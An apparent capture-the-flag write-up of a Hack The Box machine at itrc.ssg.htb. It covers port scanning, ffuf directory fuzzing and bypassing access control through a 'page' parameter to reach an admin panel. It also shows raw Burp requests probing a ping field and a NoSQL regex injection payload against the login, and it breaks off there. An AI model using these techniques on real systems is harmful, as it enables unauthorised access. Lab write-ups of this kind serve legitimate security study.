
Day 1

Web interface




Port Scan


Only ports 22 (SSH), 80 (HTTP), and 2222 (SSH) are open.

Register Page


Here notice that parameter page=register




Instead of page=register, I entered /register.php. We can see it's on the same page, but CSS is not here.



When the registration is successful it redirects to the login page. Similarly here notice the page=login parameter.







Now if we see the register and login POST request endpoints


In conclusion, the page parameter can be used to load the pages if request validation isn't there then we can access a restricted page using this page parameter.

Dashboard page



I tried creating a ticket, but it accepts only zip files in upload and I also checked XSS, and it's not vulnerable to it.





Also, it's not vulnerable to SQL injection if you are wondering about it. Tried manipulation requests and responses to bypass the zip file upload check but can't bypass it. Then I started fuzzing the endpoints on this website.


These 3 directories are found on the base of the website tool ffuf is used.

```
uploads                 [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 231ms]
assets                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 161ms]
api                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 149ms]
                        [Status: 200, Size: 3120, Words: 291, Lines: 40, Duration: 187ms]
```

3 endpoints found on /api


```
login.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 226ms]
register.php            [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 221ms]
#.php                   [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 218ms
# Priority ordered case-sensitive list, where entries were found.php [Status: 403, Siz
# Suite 300, San Francisco, California, 94105, USA. [Status: 403, Size: 277, Words: 20
                        [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 274ms
admin.php               [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 172ms]
```

2 we already knew the new endpoint is admin.php but on all requests /api/admin.php always returns a 500 internal server error. So next I visited /admin.php (http://itrc.ssg.htb/admin.php) but it redirected to the dashboard then I inputted admin in page parameter like page=admin




Yes it worked got access to the admin page.


I don't know why but I can't open any of these tickets except the test one cause I created. that.



But there are other functionalities there we have to test.



I entered my IP address in the check server up field to see if it was running ping or what and yes it pinged my IP address.



```
┌──(shivam㉿kali)-[~/htb/resource]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
14:05:40.801275 IP itrc.ssg.htb > kali: ICMP echo request, id 2, seq 1, length 64
14:05:40.801329 IP kali > itrc.ssg.htb: ICMP echo reply, id 2, seq 1, length 64
```

So there can be a potential for command execution. Below is the burp request.

Request

Pretty Raw Hex

```
1  POST /api/admin.php HTTP/1.1
2  Host: itrc.ssg.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/11
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/json
8  Content-Length: 36
9  Origin: http://itrc.ssg.htb
10 Connection: close
11 Referer: http://itrc.ssg.htb/?page=admin
12 Cookie: PHPSESSID=d2dc353b161a6e119500d1aafa04d56a
13
14 {
     "mode":"ping",
     "host":"10.10.14.60"
   }
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.18.0 (Ubuntu)
3  Date: Sun, 04 Aug 2024 08:32:22 GMT
4  Content-Type: text/html; charset=UTF-8
5  Connection: close
6  X-Powered-By: PHP/8.1.29
7  Expires: Thu, 19 Nov 1981 08:52:00 GMT
8  Cache-Control: no-store, no-cache, must-revalidate
9  Pragma: no-cache
10 Content-Length: 26
11
12 {"success":true,"up":true}
```

Provision AD user admin tools.

Request

Pretty Raw Hex

```
1  POST /api/admin.php HTTP/1.1
2  Host: itrc.ssg.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/json
8  Content-Length: 33
9  Origin: http://itrc.ssg.htb
10 Connection: close
11 Referer: http://itrc.ssg.htb/?page=admin
12 Cookie: PHPSESSID=d2dc353b161a6e119500d1aafa04d56a
13
14 {
     "mode":"userprov",
     "user":"luci"
   }
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.18.0 (Ubuntu)
3  Date: Sun, 04 Aug 2024 08:41:21 GMT
4  Content-Type: text/html; charset=UTF-8
5  Content-Length: 16
6  Connection: close
7  X-Powered-By: PHP/8.1.29
8  Expires: Thu, 19 Nov 1981 08:52:00 GMT
9  Cache-Control: no-store, no-cache, must-revalidate
10 Pragma: no-cache
11
12 {"success":true}
```

I don’t know what happened. So I logged into luci account but nothing new is there. There are some tickets closed which can be useful to us.

All Tickets

All

Ticket ID	Subject	Status
1	Need SSH Access to HR Server	closed
2	Decommission ITRC SSH Certificate	closed
3	Malware in finance dept	open
4	Please provision access to marketing servers	closed
5	SSH Key Signing Broken	open
6	AutoPWN	open
7	AutoPWN	open
8	AutoPWN	open
9	<script>alert("test_subject")</script>	closed
10	test	closed
11	<script>alert("test_subject")</script>	open

New Ticket

Don’t know how to access them.
There is a username If I am not wrong.

Admin Tools


Check Server Up: IP / Hostname Go


Provision AD User: username Go

Provision User SSH: Unavailable. Contact zzinter for manual provisioning. Go

Maybe this can be the ssh username or another user’s username.

When entering the username as zzinter it says the username already exists.





We might have to perform a dictionary attack to retrieve his password.
While trying NoSQL injection it leaked some part of hash.

Request

Pretty Raw Hex

```
1  POST /api/login.php HTTP/1.1
2  Host: itrc.ssg.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 28
9  Origin: http://itrc.ssg.htb
10 Connection: close
11 Referer: http://itrc.ssg.htb/?page=login
12 Cookie: PHPSESSID=d2dc353b161a6e119500d1aafa04d56a
13 Upgrade-Insecure-Requests: 1
14
15 user=zzinter&pass[$regex]=.*
```

